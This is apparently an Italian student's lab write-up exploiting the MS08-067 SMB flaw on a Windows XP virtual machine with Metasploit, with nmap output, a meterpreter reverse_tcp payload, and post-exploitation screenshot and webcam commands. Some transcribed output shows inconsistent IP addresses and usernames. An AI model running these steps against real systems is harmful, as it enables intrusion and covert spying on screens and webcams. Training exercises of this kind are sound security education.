



Hacking Windows XP

Traccia: Hacking MS08-067

Sulla base della teoria vista in lezione odierna, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP

Per prima cosa sono andato a configurare entrambe le macchine ai seguenti indirizzi IP:

-Kali Linux 192.168.1.100

-Windows XP 192.168.1.200

Assicurandomi che fra entrambe ci sia comunicazione.

```
(kali㉿Kali)-[~]
└─$ ping 192.168.1.200
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data.
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=1.44 ms
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=3.22 ms
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=3.32 ms
64 bytes from 192.168.1.200: icmp_seq=4 ttl=128 time=2.78 ms
^C
--- 192.168.1.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3011ms
rtt min/avg/max/mdev = 1.439/2.689/3.318/0.749 ms
```

```
Administrator: Command Prompt
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . : 192.168.1.200
  IP Address . . . . . : 192.168.1.201
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.201

C:\Documents and Settings\FabioXQH>ping 192.168.1.100
Pinging 192.168.1.100 with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time=2ms TTL=64
Reply from 192.168.1.100: bytes=32 time=2ms TTL=64
Reply from 192.168.1.100: bytes=32 time=3ms TTL=64
Reply from 192.168.1.100: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.1.100:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 3ms, Average = 2ms
C:\Documents and Settings\FabioXQH>
```

Successivamente sono andato a fare una scansione nmap per controllare quali porte fossero aperte sulla macchina, riscontrando la 445 aperta, la quale quale andremo a sfruttare per il nostro exploit.


```
(kali㉿Kali)-[~]
└─$ nmap -sV 192.168.1.200
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-07 12:13 CET
Nmap scan report for 192.168.1.200
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.54 seconds
```

Nel frattempo sono andato ad avviare il programma di metasploit col comando “msfconsole”.


Una volta all'interno sono andato a cercare con comando “search” la vulnerabilità “ms08-067”, la quale abbiamo intenzione di sfruttare passando dalla porta tcp 445.

```
(kali㉿Kali)-[~]
└─$ msfconsole
```



```
msf6 > search ms08-067
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check
-- --
 0  exploit/windows/smb/ms08_067_netapi    2008-10-28     great  Yes
MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```



Fatto ciò sono andato ad impostare sia il payload dedicato, sia l'indirizzo IP che ho intenzione di attaccare con i seguenti comandi:

PAYLOAD
-set payload windows/meterpreter/
reverse_tcp

REMOTE HOST
-set rhosts 192.168.1.200

Ps. con show options è possibile visualizzare a schermo tutte le configurazioni che abbiamo appena inserito.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name   Current Setting  Required  Description
RHOSTS  192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   445                yes       The SMB service port (TCP)
SMBPIPE  BROWSER           yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
EXITFUNC thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST   192.168.1.100    yes       The listen address (an interface may be specified)
LPORT   4444              yes       The listen port

Exploit target:
Id  Name
0   Automatic Targeting
```

Se abbiamo fatto tutto correttamente è possibile effettuare l'exploit con comando “run”, ottenendo l'accesso alla macchina.

Infatti è possibile visualizzare con comando “ipconfig” le sue informazioni di rete.

Oppure con “sysinfo” è possibile ottenere informazioni inerenti alla sessione attiva su meterpreter, come ad esempio il sistema operativo della macchina.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang: English
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200:200
[*] Meterpreter session 2 opened (192.168.1.100:4444 → 192.168.1.200:1065) at 2022-12-07 13:40:47 +0100

meterpreter > ipconfig
Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Realtek RTL8139 Family PCI Fast Ethernet NIC - Packet Scheduler Miniport
Hardware MAC : 42:f0:bd:6d:ff:0c
MTU       : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

meterpreter > 


meterpreter > sysinfo
Computer   : XP
OS          : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain     : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

All'interno di meterpreter è possibile scattare una foto della schermata attiva su windows tramite comando:
“screenshot”

Per andare a recuperare il file in formato jpeg

Oppure è possibile controllare se ci sono webcam attive sul sistema hackerato con comando “webcam_list”.

O eventualmente scattare una foto dalla webcam con comando “webcam_snap” qualora la webcam fosse presente.



```
meterpreter > screenshot
Screenshot saved to: /home/kali/NpqizlQU.jpeg
meterpreter >

file:///home/kali/NpqizlQU.jpeg
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Command Prompt
Windows IP Configuration

Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address . . . . . : 192.168.1.200
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.201
C:\Documents and Settings\FabioK\ping 192.168.1.100
Pinging 192.168.1.100 with 32 bytes of data:
Reply From 192.168.1.100: bytes=32 time=2ms TTL=64
Reply From 192.168.1.100: bytes=32 time=2ms TTL=64
Reply From 192.168.1.100: bytes=32 time=3ms TTL=64
Reply From 192.168.1.100: bytes=32 time=3ms TTL=64
Ping statistics for 192.168.1.100:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 2ms, Maximum = 3ms, Average = 2ms
C:\Documents and Settings\FabioK>
```



```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter >
```



GRAZIE

EPCODE